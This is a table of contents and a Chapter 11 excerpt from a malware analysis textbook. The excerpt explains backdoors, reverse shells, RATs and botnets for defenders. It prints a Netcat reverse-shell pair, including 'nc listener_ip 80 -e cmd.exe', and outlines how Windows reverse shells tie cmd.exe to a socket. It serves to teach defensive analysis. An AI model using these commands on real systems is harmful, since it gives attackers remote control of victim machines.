Table of Contents for
Practical Malware Analysis
 Practical Malware Analysis
Published by
No Starch Press, 2012
Practical Malware Analysis
Published by
No Starch Press, 2012
- Cover
- Practical Malware Analysis: The Hands-On Guide to Dissecting Malicious Software
- Praise for Practical Malware Analysis
- Warning
- About the Authors
- About the Technical Reviewer
- About the Contributing Authors
- Foreword
- Acknowledgments
- Individual Thanks
- Introduction
- What Is Malware Analysis?
- Prerequisites
- Practical, Hands-On Learning
- What’s in the Book?
- 0. Malware Analysis Primer
- The Goals of Malware Analysis
- Malware Analysis Techniques
- Types of Malware
- General Rules for Malware Analysis
- I. Basic Analysis
- 1. Basic Static Techniques
- Antivirus Scanning: A Useful First Step
- Hashing: A Fingerprint for Malware
- Finding Strings
- Packed and Obfuscated Malware
- Portable Executable File Format
- Linked Libraries and Functions
- Static Analysis in Practice
- The PE File Headers and Sections
- Conclusion
- Labs
- 2. Malware Analysis in Virtual Machines
- The Structure of a Virtual Machine
- Creating Your Malware Analysis Machine
- Using Your Malware Analysis Machine
- The Risks of Using VMware for Malware Analysis
- Record/Replay: Running Your Computer in Reverse
- Conclusion
- 3. Basic Dynamic Analysis
- Sandboxes: The Quick-and-Dirty Approach
- Running Malware
- Monitoring with Process Monitor
- Viewing Processes with Process Explorer
- Comparing Registry Snapshots with Regshot
- Faking a Network
- Packet Sniffing with Wireshark
- Using INetSim
- Basic Dynamic Tools in Practice
- Conclusion
- Labs
- II. Advanced Static Analysis
- 4. A Crash Course in x86 Disassembly
- Levels of Abstraction
- Reverse-Engineering
- The x86 Architecture
- Conclusion
- 5. IDA Pro
- Loading an Executable
- The IDA Pro Interface
- Using Cross-References
- Analyzing Functions
- Using Graphing Options
- Enhancing Disassembly
- Extending IDA with Plug-ins
- Conclusion
- Labs
- 6. Recognizing C Code Constructs in Assembly
- Global vs. Local Variables
- Disassembling Arithmetic Operations
- Recognizing if Statements
- Recognizing Loops
- Understanding Function Call Conventions
- Analyzing switch Statements
- Disassembling Arrays
- Identifying Structs
- Analyzing Linked List Traversal
- Conclusion
- Labs
- 7. Analyzing Malicious Windows Programs
- The Windows API
- The Windows Registry
- Networking APIs
- Following Running Malware
- Kernel vs. User Mode
- The Native API
- Conclusion
- Labs
- III. Advanced Dynamic Analysis
- 8. Debugging
- Source-Level vs. Assembly-Level Debuggers
- Kernel vs. User-Mode Debugging
- Using a Debugger
- Exceptions
- Modifying Execution with a Debugger
- Modifying Program Execution in Practice
- Conclusion
- 9. OllyDbg
- Loading Malware
- The OllyDbg Interface
- Memory Map
- Viewing Threads and Stacks
- Executing Code
- Breakpoints
- Loading DLLs
- Tracing
- Exception Handling
- Patching
- Analyzing Shellcode
- Assistance Features
- Plug-ins
- Scriptable Debugging
- Conclusion
- Labs
- 10. Kernel Debugging with WinDbg
- Drivers and Kernel Code
- Setting Up Kernel Debugging
- Using WinDbg
- Microsoft Symbols
- Kernel Debugging in Practice
- Rootkits
- Loading Drivers
- Kernel Issues for Windows Vista, Windows 7, and x64 Versions
- Conclusion
- Labs
- IV. Malware Functionality
- 11. Malware Behavior
- Downloaders and Launchers
- Backdoors
- Credential Stealers
- Persistence Mechanisms
- Privilege Escalation
- Covering Its Tracks—User-Mode Rootkits
- Conclusion
- Labs
- 12. Covert Malware Launching
- Launchers
- Process Injection
- Process Replacement
- Hook Injection
- Detours
- APC Injection
- Conclusion
- Labs
- 13. Data Encoding
- The Goal of Analyzing Encoding Algorithms
- Simple Ciphers
- Common Cryptographic Algorithms
- Custom Encoding
- Decoding
- Conclusion
- Labs
- 14. Malware-Focused Network Signatures
- Network Countermeasures
- Safely Investigate an Attacker Online
- Content-Based Network Countermeasures
- Combining Dynamic and Static Analysis Techniques
- Understanding the Attacker’s Perspective
- Conclusion
- Labs
- V. Anti-Reverse-Engineering
- 15. Anti-Disassembly
- Understanding Anti-Disassembly
- Defeating Disassembly Algorithms
- Anti-Disassembly Techniques
- Obscuring Flow Control
- Thwarting Stack-Frame Analysis
- Conclusion
- Labs
- 16. Anti-Debugging
- Windows Debugger Detection
- Identifying Debugger Behavior
- Interfering with Debugger Functionality
- Debugger Vulnerabilities
- Conclusion
- Labs
- 17. Anti-Virtual Machine Techniques
- VMware Artifacts
- Vulnerable Instructions
- Tweaking Settings
- Escaping the Virtual Machine
- Conclusion
- Labs
- 18. Packers and Unpacking
- Packer Anatomy
- Identifying Packed Programs
- Unpacking Options
- Automated Unpacking
- Manual Unpacking
- Tips and Tricks for Common Packers
- Analyzing Without Fully Unpacking
- Packed DLLs
- Conclusion
- Labs
- VI. Special Topics
- 19. Shellcode Analysis
- Loading Shellcode for Analysis
- Position-Independent Code
- Identifying Execution Location
- Manual Symbol Resolution
- A Full Hello World Example
- Shellcode Encodings
- NOP Sleds
- Finding Shellcode
- Conclusion
- Labs
- 20. C++ Analysis
- Object-Oriented Programming
- Virtual vs. Nonvirtual Functions
- Creating and Destroying Objects
- Conclusion
- Labs
- 21. 64-Bit Malware
- Why 64-Bit Malware?
- Differences in x64 Architecture
- Windows 32-Bit on Windows 64-Bit
- 64-Bit Hints at Malware Functionality
- Conclusion
- Labs
- A. Important Windows Functions
- B. Tools for Malware Analysis
- C. Solutions to Labs
- Lab 1-1 Solutions
- Lab 1-2 Solutions
- Lab 1-3 Solutions
- Lab 1-4 Solutions
- Lab 3-1 Solutions
- Lab 3-2 Solutions
- Lab 3-3 Solutions
- Lab 3-4 Solutions
- Lab 5-1 Solutions
- Lab 6-1 Solutions
- Lab 6-2 Solutions
- Lab 6-3 Solutions
- Lab 6-4 Solutions
- Lab 7-1 Solutions
- Lab 7-2 Solutions
- Lab 7-3 Solutions
- Lab 9-1 Solutions
- Lab 9-2 Solutions
- Lab 9-3 Solutions
- Lab 10-1 Solutions
- Lab 10-2 Solutions
- Lab 10-3 Solutions
- Lab 11-1 Solutions
- Lab 11-2 Solutions
- Lab 11-3 Solutions
- Lab 12-1 Solutions
- Lab 12-2 Solutions
- Lab 12-3 Solutions
- Lab 12-4 Solutions
- Lab 13-1 Solutions
- Lab 13-2 Solutions
- Lab 13-3 Solutions
- Lab 14-1 Solutions
- Lab 14-2 Solutions
- Lab 14-3 Solutions
- Lab 15-1 Solutions
- Lab 15-2 Solutions
- Lab 15-3 Solutions
- Lab 16-1 Solutions
- Lab 16-2 Solutions
- Lab 16-3 Solutions
- Lab 17-1 Solutions
- Lab 17-2 Solutions
- Lab 17-3 Solutions
- Lab 18-1 Solutions
- Lab 18-2 Solutions
- Lab 18-3 Solutions
- Lab 18-4 Solutions
- Lab 18-5 Solutions
- Lab 19-1 Solutions
- Lab 19-2 Solutions
- Lab 19-3 Solutions
- Lab 20-1 Solutions
- Lab 20-2 Solutions
- Lab 20-3 Solutions
- Lab 21-1 Solutions
- Lab 21-2 Solutions
- Index
- Index
- Index
- Index
- Index
- Index
- Index
- Index
- Index
- Index
- Index
- Index
- Index
- Index
- Index
- Index
- Index
- Index
- Index
- Index
- Index
- Index
- Index
- Index
- Index
- Index
- Index
- Updates
- About the Authors
- Copyright
A backdoor is a type of malware that provides an attacker with remote access to a victim’s machine. Backdoors are the most commonly found type of malware, and they come in all shapes and sizes with a wide variety of capabilities. Backdoor code often implements a full set of capabilities, so when using a backdoor attackers typically don’t need to download additional malware or code.
Backdoors communicate over the Internet in numerous ways, but a common method is over port 80 using the HTTP protocol. HTTP is the most commonly used protocol for outgoing network traffic, so it offers malware the best chance to blend in with the rest of the traffic.
In Chapter 14, you will see how to analyze backdoors at the packet level, to create effective network signatures. For now, we will focus on high-level communication.
Backdoors come with a common set of functionality, such as the ability to manipulate registry keys, enumerate display windows, create directories, search files, and so on. You can determine which of these features is implemented by a backdoor by looking at the Windows functions it uses and imports. See Appendix A for a list of common functions and what they can tell you about a piece of malware.
A reverse shell is a connection that originates from an infected machine and provides attackers shell access to that machine. Reverse shells are found as both stand-alone malware and as components of more sophisticated backdoors. Once in a reverse shell, attackers can execute commands as if they were on the local system.
Netcat, discussed in Chapter 3, can be used to create a reverse shell by running it on two machines. Attackers have been known to use Netcat or package Netcat within other malware.
When Netcat is used as a reverse shell, the remote machine waits for incoming connections using the following:
nc -l –p 80
The –l option sets Netcat to listening mode,
and –p is used to set the port on which to listen. Next,
the victim machine connects out and provides the shell using the following command:
nc listener_ip 80 -e cmd.exeThe listener_ip
80 parts are the IP address and port on the remote machine. The
-e option is used to designate a program to execute once the
connection is established, tying the standard input and output from the program to the socket (on
Windows, cmd.exe is often used, as discussed next).
Attackers employ two simple malware coding implementations for reverse shells on Windows using
cmd.exe: basic and multithreaded.
The basic method is popular among malware authors, since it’s easier to write and
generally works just as well as the multithreaded technique. It involves a call to CreateProcess and the manipulation of the STARTUPINFO structure that is passed to CreateProcess.
First, a socket is created and a connection to a remote server is established. That socket is then
tied to the standard streams (standard input, standard output, and standard error) for cmd.exe. CreateProcess runs cmd.exe with its window suppressed, to hide it from the victim. There is
an example of this method in Chapter 7.
The multithreaded version of a Windows reverse shell involves the creation of a socket, two
pipes, and two threads (so look for API calls to CreateThread and
CreatePipe). This method is sometimes used by malware authors as
part of a strategy to manipulate or encode the data coming in or going out over the socket. CreatePipe can be used to tie together read and write ends to a pipe, such
as standard input (stdin) and standard output (stdout). The CreateProcess method can be used to tie the standard streams to pipes instead of directly
to the sockets. After CreateProcess is called, the malware will
spawn two threads: one for reading from the stdin pipe and writing to the socket, and the other for
reading the socket and writing to the stdout pipe. Commonly, these threads manipulate the data using
data encoding, which we’ll cover in Chapter 13. You can reverse-engineer
the encoding/decoding routines used by the threads to decode packet captures containing encoded
sessions.
A remote administration tool (RAT) is used to remotely manage a computer or computers. RATs are often used in targeted attacks with specific goals, such as stealing information or moving laterally across a network.

Figure 11-1 shows the RAT network structure. The server is running on a victim host implanted with malware. The client is running remotely as the command and control unit operated by the attacker. The servers beacon to the client to start a connection, and they are controlled by the client. RAT communication is typically over common ports like 80 and 443.
Note
Poison Ivy (http://www.poisonivy-rat.com/) is a freely available and popular RAT. Its functionality is controlled by shellcode plug-ins, which makes it extensible. Poison Ivy can be a useful tool for quickly generating malware samples to test or analyze.
A botnet is a collection of compromised hosts, known as zombies, that are controlled by a single entity, usually through the use of a server known as a botnet controller. The goal of a botnet is to compromise as many hosts as possible in order to create a large network of zombies that the botnet uses to spread additional malware or spam, or perform a distributed denial-of-service (DDoS) attack. Botnets can take a website offline by having all of the zombies attack the website at the same time.
There are a few key differences between botnets and RATs:
Botnets have been known to infect and control millions of hosts. RATs typically control far fewer hosts.
All botnets are controlled at once. RATs are controlled on a per-victim basis because the attacker is interacting with the host at a much more intimate level.
RATs are used in targeted attacks. Botnets are used in mass attacks.